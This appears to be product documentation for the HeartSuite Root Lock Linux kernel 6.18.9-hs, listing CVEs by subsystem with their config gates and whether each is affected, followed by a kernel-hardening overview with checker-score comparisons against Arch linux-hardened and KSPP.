CVEs covered: CVE-2024-26791, CVE-2024-26944, CVE-2024-35849, CVE-2024-35949, CVE-2024-39496, CVE-2024-42314, CVE-2024-50217, CVE-2024-56581, CVE-2024-56582, CVE-2024-56759, CVE-2024-57896, CVE-2025-39738, CVE-2025-39759, CVE-2022-50300
Thinkpad Lmi
Status: Stays on the patch date (CONFIG_THINKPAD_LMI=m).
Config gate: CONFIG_THINKPAD_LMI=m on 6.18.9-hs
CVEs covered: CVE-2024-26836
Sparx5 Switch
Status: Not Affected
Config gate: CONFIG_SPARX5_SWITCH not set
CVEs covered: CVE-2024-26856
CONFIG_SPARX5_SWITCH is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Rds
Status: Stays on the patch date (CONFIG_RDS=m).
Config gate: CONFIG_RDS=m on 6.18.9-hs
CVEs covered: CVE-2024-26865, CVE-2022-48637, CVE-2024-27024
TUN/TAP Driver
Status: Stays on the patch date (CONFIG_TUN=m).
Config gate: CONFIG_TUN=m on 6.18.9-hs
CVEs covered: CVE-2024-26882
Mlxbf I2C
Status: Not Affected
Config gate: CONFIG_MLXBF_I2C not set
CVEs covered: CVE-2022-48632
CONFIG_MLXBF_I2C is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
ARM64 Architecture
Status: Not Affected
Config gate: CONFIG_ARM64 not set
CVEs covered: CVE-2022-48657, CVE-2024-26989
CONFIG_ARM64 is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Nilfs2 Fs
Status: Stays on the patch date (CONFIG_NILFS2_FS=m).
Config gate: CONFIG_NILFS2_FS=m on 6.18.9-hs
CVEs covered: CVE-2024-26955, CVE-2024-26956, CVE-2024-26981
Common Clk Qcom
Status: Not Affected
Config gate: CONFIG_COMMON_CLK_QCOM not set
CVEs covered: CVE-2024-26965
CONFIG_COMMON_CLK_QCOM is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
USB Gadget
Status: Stays on the patch date (CONFIG_USB_GADGET=m).
Config gate: CONFIG_USB_GADGET=m on 6.18.9-hs
CVEs covered: CVE-2024-26996
Nouveau (NVIDIA open-source)
Status: Stays on the patch date (CONFIG_DRM_NOUVEAU=m).
Config gate: CONFIG_DRM_NOUVEAU=m on 6.18.9-hs
CVEs covered: CVE-2024-27008
Dvb Core
Status: Stays on the patch date (CONFIG_DVB_CORE=m).
Config gate: CONFIG_DVB_CORE=m on 6.18.9-hs
CVEs covered: CVE-2024-27075
Peci
Status: Not Affected
Config gate: CONFIG_PECI not set
CVEs covered: CVE-2022-48670
CONFIG_PECI is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Of
Status: Not Affected
Config gate: CONFIG_OF not set
CVEs covered: CVE-2022-48672
CONFIG_OF is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
EROFS Filesystem
Status: Stays on the patch date (CONFIG_EROFS_FS=m).
Config gate: CONFIG_EROFS_FS=m on 6.18.9-hs
CVEs covered: CVE-2022-48674
Open vSwitch
Status: Stays on the patch date (CONFIG_OPENVSWITCH=m).
Config gate: CONFIG_OPENVSWITCH=m on 6.18.9-hs
CVEs covered: CVE-2024-27395
FireWire
Status: Stays on the patch date (CONFIG_FIREWIRE=m).
Config gate: CONFIG_FIREWIRE=m on 6.18.9-hs
CVEs covered: CVE-2024-27401
Kvm
Status: Stays on the patch date (CONFIG_KVM=m, CONFIG_KVM_INTEL=m).
Config gate: CONFIG_KVM=m on 6.18.9-hs
CVEs covered: CVE-2024-35791, CVE-2022-2196
Hosting virtual machines on this kernel is not a supported product role. Root Lock runs as a guest. These CVEs stay on the patch date, including the Intel nested-VMX case CVE-2022-2196.
Aquantia Atlantic Driver
Status: Not Affected
Config gate: CONFIG_ATLANTIC not set
CVEs covered: CVE-2023-52664
CONFIG_ATLANTIC is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Mellanox mlx5 Driver
Status: Stays on the patch date (CONFIG_MLX5_CORE=m).
Config gate: CONFIG_MLX5_CORE=m on 6.18.9-hs
CVEs covered: CVE-2023-52667
AX.25 / Ham Radio
Status: Stays on the patch date (CONFIG_AX25=m).
Config gate: CONFIG_AX25=m on 6.18.9-hs
CVEs covered: CVE-2024-35887
Dma Direct Remap
Status: Not Affected
Config gate: CONFIG_DMA_DIRECT_REMAP not set
CVEs covered: CVE-2024-35939
CONFIG_DMA_DIRECT_REMAP is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Fb
Status: Stays on the patch date (CONFIG_FB=y).
Config gate: CONFIG_FB=y on 6.18.9-hs
CVEs covered: CVE-2023-52731
GFS2 Shared Filesystem
Status: Stays on the patch date (CONFIG_GFS2_FS=m).
Config gate: CONFIG_GFS2_FS=m on 6.18.9-hs
CVEs covered: CVE-2023-52760
GSPCA USB Webcam Driver
Status: Not Affected
Config gate: CONFIG_USB_GSPCA_CORE not set
CVEs covered: CVE-2023-52764
CONFIG_USB_GSPCA_CORE is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
SMC (RDMA over Converged Ethernet)
Status: Not Affected
Config gate: CONFIG_SMC not set
CVEs covered: CVE-2023-52775
CONFIG_SMC is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
IPVLAN Driver
Status: Stays on the patch date (CONFIG_IPVLAN=m).
Config gate: CONFIG_IPVLAN=m on 6.18.9-hs
CVEs covered: CVE-2023-52796
HiSilicon HNS3 Driver
Status: Not Affected
Config gate: CONFIG_HNS3 not set
CVEs covered: CVE-2023-52807
CONFIG_HNS3 is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
KVM AMD
Status: Stays on the patch date (CONFIG_KVM_AMD=m).
Config gate: CONFIG_KVM_AMD=m on 6.18.9-hs
CVEs covered: CVE-2023-52816
Network Block Device (NBD)
Status: Stays on the patch date (CONFIG_BLK_DEV_NBD=m).
Config gate: CONFIG_BLK_DEV_NBD=m on 6.18.9-hs
CVEs covered: CVE-2023-52837
Synaptics RMI4 Driver
Status: Stays on the patch date (CONFIG_RMI4_CORE=m).
Config gate: CONFIG_RMI4_CORE=m on 6.18.9-hs
CVEs covered: CVE-2023-52840
Bt848 Video Capture Driver
Status: Stays on the patch date (CONFIG_VIDEO_BT848=m).
Config gate: CONFIG_VIDEO_BT848=m on 6.18.9-hs
CVEs covered: CVE-2023-52847
Hw Perf Events Hisi
Status: Not Affected
Config gate: CONFIG_HW_PERF_EVENTS_HISI not set
CVEs covered: CVE-2023-52859
CONFIG_HW_PERF_EVENTS_HISI is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
WMI Driver
Status: Not Affected
Config gate: CONFIG_WMI not set
CVEs covered: CVE-2023-52864
CONFIG_WMI is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
AMD Radeon GPU
Status: Stays on the patch date (CONFIG_DRM_RADEON=m).
Config gate: CONFIG_DRM_RADEON=m on 6.18.9-hs
CVEs covered: CVE-2023-52867
Parallel Port Device
Status: Stays on the patch date (CONFIG_PPDEV=m).
Config gate: CONFIG_PPDEV=m on 6.18.9-hs
CVEs covered: CVE-2024-36015
TIPC Protocol
Status: Stays on the patch date (CONFIG_TIPC=m).
Config gate: CONFIG_TIPC=m on 6.18.9-hs
CVEs covered: CVE-2024-36886
GPIO Library
Status: Stays on the patch date (CONFIG_GPIOLIB=y).
Config gate: CONFIG_GPIOLIB=y on 6.18.9-hs
CVEs covered: CVE-2024-36898, CVE-2024-36899
Pin Controller Subsystem
Status: Stays on the patch date (CONFIG_PINCTRL=y).
Config gate: CONFIG_PINCTRL=y on 6.18.9-hs
CVEs covered: CVE-2024-36940
VMware SVGA (vmwgfx)
Status: Stays on the patch date (CONFIG_DRM_VMWGFX=m).
Config gate: CONFIG_DRM_VMWGFX=m on 6.18.9-hs
CVEs covered: CVE-2024-36960
Traffic Control: sch_multiq
Status: Stays on the patch date (CONFIG_NET_SCH_MULTIQ=m).
Config gate: CONFIG_NET_SCH_MULTIQ=m on 6.18.9-hs
CVEs covered: CVE-2024-36978
IMA (Integrity Measurement Architecture)
Status: Stays on the patch date (CONFIG_IMA=y).
Config gate: CONFIG_IMA=y on 6.18.9-hs
CVEs covered: CVE-2024-38667
Boot-path protection in Root Lock seals the kernel image directory and /boot under Lockdown with chattr +i, so those files cannot be modified while the Root Lock kernel is running. CONFIG_KEXEC_FILE is not set. Secure Boot is not enforced or verified by Root Lock; if Secure Boot is required, it must be configured at the firmware and bootloader level independently.
PowerPC Architecture
Status: Not Affected
Config gate: CONFIG_PPC not set
CVEs covered: CVE-2024-40974
CONFIG_PPC is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Xfs Fs
Status: Stays on the patch date (CONFIG_XFS_FS=m).
Config gate: CONFIG_XFS_FS=m on 6.18.9-hs
CVEs covered: CVE-2024-41013, CVE-2024-41014
HFS+ Filesystem
Status: Stays on the patch date (CONFIG_HFSPLUS_FS=m).
Config gate: CONFIG_HFSPLUS_FS=m on 6.18.9-hs
CVEs covered: CVE-2024-41059
ISDN
Status: Stays on the patch date (CONFIG_ISDN=y).
Config gate: CONFIG_ISDN=y on 6.18.9-hs
CVEs covered: CVE-2024-42280
Platform X86
Status: Not Affected
Config gate: CONFIG_PLATFORM_X86 not set
CVEs covered: CVE-2024-46859
CONFIG_PLATFORM_X86 is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
OCFS2 Filesystem
Status: Stays on the patch date (CONFIG_OCFS2_FS=m).
Config gate: CONFIG_OCFS2_FS=m on 6.18.9-hs
CVEs covered: CVE-2024-47670
Xen Hypervisor
Status: Stays on the patch date (CONFIG_XEN=y).
Config gate: CONFIG_XEN=y on 6.18.9-hs
CVEs covered: CVE-2024-49936
PPP
Status: Stays on the patch date (CONFIG_PPP=m).
Config gate: CONFIG_PPP=m on 6.18.9-hs
CVEs covered: CVE-2024-50033, CVE-2024-50035
QCOM RmNet Driver
Status: Not Affected
Config gate: CONFIG_RMNET not set
CVEs covered: CVE-2024-50128
CONFIG_RMNET is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
UDF Filesystem
Status: Stays on the patch date (CONFIG_UDF_FS=m).
Config gate: CONFIG_UDF_FS=m on 6.18.9-hs
CVEs covered: CVE-2024-50143
LoongArch Architecture
Status: Not Affected
Config gate: CONFIG_LOONGARCH not set
CVEs covered: CVE-2024-56628
CONFIG_LOONGARCH is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Realtek WiFi Driver
Status: Stays on the patch date (CONFIG_RTLWIFI=m).
Config gate: CONFIG_RTLWIFI=m on 6.18.9-hs
CVEs covered: CVE-2024-58072
Broadcom WiFi Driver
Status: Stays on the patch date (CONFIG_BRCMFMAC=m).
Config gate: CONFIG_BRCMFMAC=m on 6.18.9-hs
CVEs covered: CVE-2022-49740
MemStick Driver
Status: Stays on the patch date (CONFIG_MEMSTICK=m).
Config gate: CONFIG_MEMSTICK=m on 6.18.9-hs
CVEs covered: CVE-2025-22020
SCTP Protocol
Status: Stays on the patch date (CONFIG_IP_SCTP=m).
Config gate: CONFIG_IP_SCTP=m on 6.18.9-hs
CVEs covered: CVE-2025-23142
Ntfs Fs
Status: Not Affected
Config gate: CONFIG_NTFS_FS not set
CVEs covered: CVE-2022-49763
CONFIG_NTFS_FS is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Net Sch Qfq
Status: Stays on the patch date (CONFIG_NET_SCH_QFQ=m).
Config gate: CONFIG_NET_SCH_QFQ=m on 6.18.9-hs
CVEs covered: CVE-2025-37913
Af Rxrpc
Status: Stays on the patch date (CONFIG_AF_RXRPC=m).
Config gate: CONFIG_AF_RXRPC=m on 6.18.9-hs
CVEs covered: CVE-2023-53218
Marvell WiFi Driver
Status: Stays on the patch date (CONFIG_MWIFIEX=m).
Config gate: CONFIG_MWIFIEX=m on 6.18.9-hs
CVEs covered: CVE-2025-39891
Microchip WILC1000 WiFi Driver
Status: Not Affected
Config gate: CONFIG_WILC1000 not set
CVEs covered: CVE-2025-39952
CONFIG_WILC1000 is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Traffic Control: cls_u32
Status: Stays on the patch date (CONFIG_NET_CLS_U32=m).
Config gate: CONFIG_NET_CLS_U32=m on 6.18.9-hs
CVEs covered: CVE-2026-23204
SAA7134 Media Driver
Status: Stays on the patch date (CONFIG_VIDEO_SAA7134=m).
Config gate: CONFIG_VIDEO_SAA7134=m on 6.18.9-hs
CVEs covered: CVE-2023-35823
DM1105 DVB Driver
Status: Not Affected
Config gate: CONFIG_VIDEO_DM1105 not set
CVEs covered: CVE-2023-35824
CONFIG_VIDEO_DM1105 is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Allwinner Cedrus Video Codec
Status: Not Affected
Config gate: CONFIG_VIDEO_SUNXI_CEDRUS not set
CVEs covered: CVE-2023-35826
CONFIG_VIDEO_SUNXI_CEDRUS is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Renesas USB3 Driver
Status: Not Affected
Config gate: CONFIG_USB_RENESAS_USBHS3 not set
CVEs covered: CVE-2023-35828
CONFIG_USB_RENESAS_USBHS3 is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Rockchip Video Decoder
Status: Not Affected
Config gate: CONFIG_VIDEO_RKVDEC not set
CVEs covered: CVE-2023-35829
CONFIG_VIDEO_RKVDEC is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Intel IGB Ethernet Driver
Status: Stays on the patch date (CONFIG_IGB=m).
Config gate: CONFIG_IGB=m on 6.18.9-hs
CVEs covered: CVE-2023-45871
AppleTalk Protocol
Status: Stays on the patch date (CONFIG_ATALK=m).
Config gate: CONFIG_ATALK=m on 6.18.9-hs
CVEs covered: CVE-2023-51781
Hauppauge pvrusb2 Driver
Status: Stays on the patch date (CONFIG_VIDEO_PVRUSB2=m).
Config gate: CONFIG_VIDEO_PVRUSB2=m on 6.18.9-hs
CVEs covered: CVE-2023-52445
PWM Subsystem
Status: Stays on the patch date (CONFIG_PWM=y).
Config gate: CONFIG_PWM=y on 6.18.9-hs
CVEs covered: CVE-2024-26599
Griffin PowerMate Driver
Status: Stays on the patch date (CONFIG_INPUT_POWERMATE=m).
Config gate: CONFIG_INPUT_POWERMATE=m on 6.18.9-hs
CVEs covered: CVE-2023-52475
TEE Subsystem
Status: Stays on the patch date (CONFIG_TEE=m).
Config gate: CONFIG_TEE=m on 6.18.9-hs
CVEs covered: CVE-2023-52503
Bonding
Status: Stays on the patch date (CONFIG_BONDING=m).
Config gate: CONFIG_BONDING=m on 6.18.9-hs
CVEs covered: CVE-2024-39487, CVE-2026-23099
Vmware Vmci
Status: Stays on the patch date (CONFIG_VMWARE_VMCI=m).
Config gate: CONFIG_VMWARE_VMCI=m on 6.18.9-hs
CVEs covered: CVE-2024-39499, CVE-2024-46738, CVE-2025-38403
Wwan
Status: Stays on the patch date (CONFIG_WWAN=m).
Config gate: CONFIG_WWAN=m on 6.18.9-hs
CVEs covered: CVE-2024-40939
Cachefiles
Status: Stays on the patch date (CONFIG_CACHEFILES=m).
Config gate: CONFIG_CACHEFILES=m on 6.18.9-hs
CVEs covered: CVE-2024-41050, CVE-2024-41057, CVE-2024-41074
Snd Soc
Status: Stays on the patch date (CONFIG_SND_SOC=m).
Config gate: CONFIG_SND_SOC=m on 6.18.9-hs
CVEs covered: CVE-2024-41069, CVE-2022-50325
Iio
Status: Stays on the patch date (CONFIG_IIO=m).
Config gate: CONFIG_IIO=m on 6.18.9-hs
CVEs covered: CVE-2024-42086, CVE-2024-57906, CVE-2024-57907, CVE-2024-57908, CVE-2024-57910, CVE-2024-57911, CVE-2024-57912, CVE-2022-49792, CVE-2025-38485
Vhost Vsock
Status: Stays on the patch date (CONFIG_VHOST_VSOCK=m).
Config gate: CONFIG_VHOST_VSOCK=m on 6.18.9-hs
CVEs covered: CVE-2024-43873
Net Fou
Status: Stays on the patch date (CONFIG_NET_FOU=m).
Config gate: CONFIG_NET_FOU=m on 6.18.9-hs
CVEs covered: CVE-2024-44940, CVE-2026-23083
Parisc
Status: Not Affected
Config gate: CONFIG_PARISC not set
CVEs covered: CVE-2024-44949, CVE-2022-50518
CONFIG_PARISC is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Net Sch Netem
Status: Stays on the patch date (CONFIG_NET_SCH_NETEM=m).
Config gate: CONFIG_NET_SCH_NETEM=m on 6.18.9-hs
CVEs covered: CVE-2024-46800
Uml
Status: Not Affected
Config gate: CONFIG_UML not set
CVEs covered: CVE-2024-46844
CONFIG_UML is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Spi Nxp Flexspi
Status: Not Affected
Config gate: CONFIG_SPI_NXP_FLEXSPI not set
CVEs covered: CVE-2024-46853
CONFIG_SPI_NXP_FLEXSPI is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Vdpa
Status: Stays on the patch date (CONFIG_VDPA=m).
Config gate: CONFIG_VDPA=m on 6.18.9-hs
CVEs covered: CVE-2024-47748, CVE-2024-53126, CVE-2023-53082, CVE-2023-53543
Usb Serial
Status: Stays on the patch date (CONFIG_USB_SERIAL=m).
Config gate: CONFIG_USB_SERIAL=m on 6.18.9-hs
CVEs covered: CVE-2024-50267
Usb Musb Hdrc
Status: Not Affected
Config gate: CONFIG_USB_MUSB_HDRC not set
CVEs covered: CVE-2024-50269
CONFIG_USB_MUSB_HDRC is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Superh
Status: Not Affected
Config gate: CONFIG_SUPERH not set
CVEs covered: CVE-2024-53165
CONFIG_SUPERH is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Spi Mpc52Xx
Status: Not Affected
Config gate: CONFIG_SPI_MPC52xx not set
CVEs covered: CVE-2024-50051
CONFIG_SPI_MPC52xx is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Pktgen
Status: Not Affected
Config gate: CONFIG_PKTGEN not set
CVEs covered: CVE-2025-21680
CONFIG_PKTGEN is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Orangefs Fs
Status: Stays on the patch date (CONFIG_ORANGEFS_FS=m).
Config gate: CONFIG_ORANGEFS_FS=m on 6.18.9-hs
CVEs covered: CVE-2025-21782
Geneve
Status: Stays on the patch date (CONFIG_GENEVE=m).
Config gate: CONFIG_GENEVE=m on 6.18.9-hs
CVEs covered: CVE-2025-21858
Slimbus
Status: Stays on the patch date (CONFIG_SLIMBUS=m).
Config gate: CONFIG_SLIMBUS=m on 6.18.9-hs
CVEs covered: CVE-2025-21914
Udmabuf
Status: Stays on the patch date (CONFIG_UDMABUF=y).
Config gate: CONFIG_UDMABUF=y on 6.18.9-hs
CVEs covered: CVE-2025-37803
Mcb
Status: Not Affected
Config gate: CONFIG_MCB not set
CVEs covered: CVE-2025-37817
CONFIG_MCB is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Staging
Status: Stays on the patch date (CONFIG_STAGING=y).
Config gate: CONFIG_STAGING=y on 6.18.9-hs
CVEs covered: CVE-2022-49956, CVE-2023-53554
Coresight
Status: Not Affected
Config gate: CONFIG_CORESIGHT not set
CVEs covered: CVE-2025-38131
CONFIG_CORESIGHT is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Ipv6 Seg6 Lwtunnel
Status: Stays on the patch date (CONFIG_IPV6_SEG6_LWTUNNEL=y).
Config gate: CONFIG_IPV6_SEG6_LWTUNNEL=y on 6.18.9-hs
CVEs covered: CVE-2025-38476
Comedi
Status: Stays on the patch date (CONFIG_COMEDI=m).
Config gate: CONFIG_COMEDI=m on 6.18.9-hs
CVEs covered: CVE-2025-38482, CVE-2025-38483, CVE-2025-38529, CVE-2025-38530, CVE-2025-39685, CVE-2025-39686
Nubus
Status: Not Affected
Config gate: CONFIG_NUBUS not set
CVEs covered: CVE-2023-53217
CONFIG_NUBUS is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Xdp Sockets
Status: Not Affected
Config gate: CONFIG_XDP_SOCKETS not set
CVEs covered: CVE-2023-53426
CONFIG_XDP_SOCKETS is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Ptp 1588 Clock Ocp
Status: Stays on the patch date (CONFIG_PTP_1588_CLOCK_OCP=m).
Config gate: CONFIG_PTP_1588_CLOCK_OCP=m on 6.18.9-hs
CVEs covered: CVE-2025-39859
Trace Buf
Status: Not Affected
Config gate: CONFIG_TRACE_BUF not set
CVEs covered: CVE-2023-53587
CONFIG_TRACE_BUF is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Dlm
Status: Stays on the patch date (CONFIG_DLM=m).
Config gate: CONFIG_DLM=m on 6.18.9-hs
CVEs covered: CVE-2023-53629
Net Team
Status: Stays on the patch date (CONFIG_NET_TEAM=m).
Config gate: CONFIG_NET_TEAM=m on 6.18.9-hs
CVEs covered: CVE-2025-71091
Macvlan
Status: Stays on the patch date (CONFIG_MACVLAN=m).
Config gate: CONFIG_MACVLAN=m on 6.18.9-hs
CVEs covered: CVE-2026-23001, CVE-2026-23209
Netfilter OS fingerprint
Status: Stays on the patch date (CONFIG_NETFILTER_NETLINK_OSF=m).
Config gate: CONFIG_NETFILTER_NETLINK_OSF=m on 6.18.9-hs
CVEs covered: CVE-2026-23397
HackRF
Status: Stays on the patch date (CONFIG_USB_HACKRF=m).
Config gate: CONFIG_USB_HACKRF=m on 6.18.9-hs
CVEs covered: CVE-2026-31576
Empia EM28xx video
Status: Stays on the patch date (CONFIG_VIDEO_EM28XX_V4L2=m).
Config gate: CONFIG_VIDEO_EM28XX_V4L2=m on 6.18.9-hs
CVEs covered: CVE-2026-31583
Security Apparmor
Status: Stays on the patch date (CONFIG_SECURITY_APPARMOR=y).
Config gate: CONFIG_SECURITY_APPARMOR=y on 6.18.9-hs
CVEs covered: CVE-2026-23408
Rcu Nocb Cpu
Status: Stays on the patch date (CONFIG_RCU_NOCB_CPU=y).
Config gate: CONFIG_RCU_NOCB_CPU=y on 6.18.9-hs
CVEs covered: CVE-2024-35929, CVE-2025-38704
Debug Mutexes
Status: Not Affected
Config gate: CONFIG_DEBUG_MUTEXES not set
CVEs covered: CVE-2023-52836
CONFIG_DEBUG_MUTEXES is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Stm
Status: Stays on the patch date (CONFIG_STM=m).
Config gate: CONFIG_STM=m on 6.18.9-hs
CVEs covered: CVE-2024-38627
Greybus
Status: Not Affected
Config gate: CONFIG_GREYBUS not set
CVEs covered: CVE-2024-39495
CONFIG_GREYBUS is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Ionic
Status: Stays on the patch date (CONFIG_IONIC=m).
Config gate: CONFIG_IONIC=m on 6.18.9-hs
CVEs covered: CVE-2024-39502
Crypto Dev Hisi Sec2
Status: Not Affected
Config gate: CONFIG_CRYPTO_DEV_HISI_SEC2 not set
CVEs covered: CVE-2024-42147, CVE-2024-47730
CONFIG_CRYPTO_DEV_HISI_SEC2 is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Bna
Status: Stays on the patch date (CONFIG_BNA=m).
Config gate: CONFIG_BNA=m on 6.18.9-hs
CVEs covered: CVE-2024-43839
Drm Aspeed Gfx
Status: Not Affected
Config gate: CONFIG_DRM_ASPEED_GFX not set
CVEs covered: CVE-2023-52916
CONFIG_DRM_ASPEED_GFX is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Pci Kirin
Status: Not Affected
Config gate: CONFIG_PCI_KIRIN not set
CVEs covered: CVE-2024-47751
CONFIG_PCI_KIRIN is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Drm Stm
Status: Not Affected
Config gate: CONFIG_DRM_STM not set
CVEs covered: CVE-2024-49992
CONFIG_DRM_STM is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Hi Gmac
Status: Not Affected
Config gate: CONFIG_HI_GMAC not set
CVEs covered: CVE-2022-48960, CVE-2022-48962
CONFIG_HI_GMAC is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Hsr
Status: Stays on the patch date (CONFIG_HSR=m).
Config gate: CONFIG_HSR=m on 6.18.9-hs
CVEs covered: CVE-2022-49015
Typec
Status: Stays on the patch date (CONFIG_TYPEC=m).
Config gate: CONFIG_TYPEC=m on 6.18.9-hs
CVEs covered: CVE-2024-50150
Mse102X
Status: Not Affected
Config gate: CONFIG_MSE102X not set
CVEs covered: CVE-2024-50276
CONFIG_MSE102X is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Video S5P Jpeg
Status: Not Affected
Config gate: CONFIG_VIDEO_S5P_JPEG not set
CVEs covered: CVE-2024-53061
CONFIG_VIDEO_S5P_JPEG is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Arm Scmi Protocol
Status: Not Affected
Config gate: CONFIG_ARM_SCMI_PROTOCOL not set
CVEs covered: CVE-2024-53068
CONFIG_ARM_SCMI_PROTOCOL is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Intel Xe GPU Driver
Status: Stays on the patch date (CONFIG_DRM_XE=m).
Config gate: CONFIG_DRM_XE=m on 6.18.9-hs
CVEs covered: CVE-2024-53098
Hyperv Vsockets
Status: Not Affected
Config gate: CONFIG_HYPERV_VSOCKETS not set
CVEs covered: CVE-2024-53103
CONFIG_HYPERV_VSOCKETS is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Usb Lan78Xx
Status: Stays on the patch date (CONFIG_USB_LAN78XX=m).
Config gate: CONFIG_USB_LAN78XX=m on 6.18.9-hs
CVEs covered: CVE-2024-53213
Drm Xlnx
Status: Not Affected
Config gate: CONFIG_DRM_XLNX not set
CVEs covered: CVE-2024-56538
CONFIG_DRM_XLNX is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Usb Net Cdcether
Status: Stays on the patch date (CONFIG_USB_NET_CDCETHER=m).
Config gate: CONFIG_USB_NET_CDCETHER=m on 6.18.9-hs
CVEs covered: CVE-2025-38153
Md Raid10
Status: Stays on the patch date (CONFIG_MD_RAID10=m).
Config gate: CONFIG_MD_RAID10=m on 6.18.9-hs
CVEs covered: CVE-2023-53357
Video Adv748X
Status: Not Affected
Config gate: CONFIG_VIDEO_ADV748X not set
CVEs covered: CVE-2025-71136
CONFIG_VIDEO_ADV748X is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
16 - Kernel hardening
Buyer briefs, scanner hygiene, distro fit, and measured evidence.
Overview: Root Lock by HeartSuite runs a custom-built Linux kernel, 6.18.9-hs. Lockdown is the enforcement. This section covers buyer evaluation, support policy, compatibility, scanner hygiene, and reproducible evidence.
For buyers and procurement
Start here if you are evaluating the Root Lock kernel for a regulated or enterprise fleet:
Procurement Brief — Comparison table and decision guide at a glance.
Enterprise Adoption Guide — CISO and procurement guidance: deployment, fleet operations, Secure Boot status, supply chain, recovery, and honest limitations.
Distro Compatibility Matrix — Validated and supported distributions, RHEL-family guidance, workload fit, and HJFS alternative.
Kernel Support Policy — LTS strategy, patch targets, update delivery, version-string semantics, and boundaries versus distribution-vendor maintenance models.
CVE Hygiene for Scanners — How enterprise Linux security teams verify CVE status without upstream version false positives.
Supply Chain and Advisory Feeds — SHA-256 today; published JSON feeds at /advisories/ (CONFIG-gate SBOM, OSV with 279 entries, CycloneDX SBOM for hs-v1.6.4-kernel-6.18.9); roadmap for GPG/cosign signing and OVAL.
Reading guide: Several pages name Red Hat Enterprise Linux (RHEL), RHSA advisories, and OVAL feeds because procurement and vulnerability-management teams already know them. The same errata-first discipline applies on Rocky, AlmaLinux, Ubuntu LTS, Debian, and SUSE, and the Distro Compatibility Matrix lists validated bases across both the RPM and Debian families.
Evidence and technical reference
Every measured number derives from the open-source kernel-hardening-checker tool applied identically to HeartSuite and reference kernels, with no estimates. Raw evidence files and config SHA-256 hashes are included so any qualified team can verify independently.
Evidence Status — 6.18.9-hs #43 checker pack published 2026-10-02; the 18 August pack is build #37 and holds the guest boot; 5.19.6 remains the legacy pack.
Comparison Matrix (6.18.9) — Scores are the build #43 checker run. Arch and vanilla rows are the 18 August measurement on the same checker.
Comparison Matrix (5.19.6) — Legacy stream, fully measured: HeartSuite vs vanilla defconfig, Arch hardened, and KSPP target.
Threat model and residual risk — Threat model for the kernel that ships, build #43 checker scores, residual risks, and reproduction commands. The guest boot in that brief is build #37.
LSM Comparison — HeartSuite vs SELinux, AppArmor, and TOMOYO: enforcement model, bypass-primitive resistance, and co-existence.
Analyst Summary — Non-technical summary for journalists and analysts, with fact-checker citations.
16.1 - Kernel hardening in one comparison table
Side-by-side hardening of the fielded 6.18.9-hs Root Lock kernel against bundled checker references — for procurement and architecture reviews.
Overview: Side-by-side comparison of Root Lock kernel configuration choices against community hardened kernels and the KSPP benchmark.
HeartSuite numbers below are outputs of kernel-hardening-checker commit e870d0141259f875d3d1b54fef49dec7074e4cac applied to the #43 packaging config (SHA-256 d6a08a04f4d6734adbafac431c3ebe46d339a495d907f1c6c569959321cc3684). Arch, vanilla, and KSPP rows are the 18 August 2026 run of that same commit.
Arch linux-hardened 6.18.16-hardened1 and vanilla 6.18.9defconfig are the era-matched 6.18.x peers. Do not mix these percentages with the 5.19.6 pack, because its checker commit (b9b83a0) counts a different set of items.
At a glance (6.18.9-hs build #43, checker run 2026-10-02)
What you care about
HS 6.18.9-hs #43
Arch linux-hardened 6.18.16
KSPP x86-64*
Dangerous features disabled (attack-surface)
47.3% (62/131)
58.0% (76/131)
100% (131/131)
Exploit-resistance mitigations
70.9% (78/110)
83.6% (92/110)
84.5% (93/110)
Overall checker
59.1% (153/259)
69.9% (181/259)
91.4% (235/257)
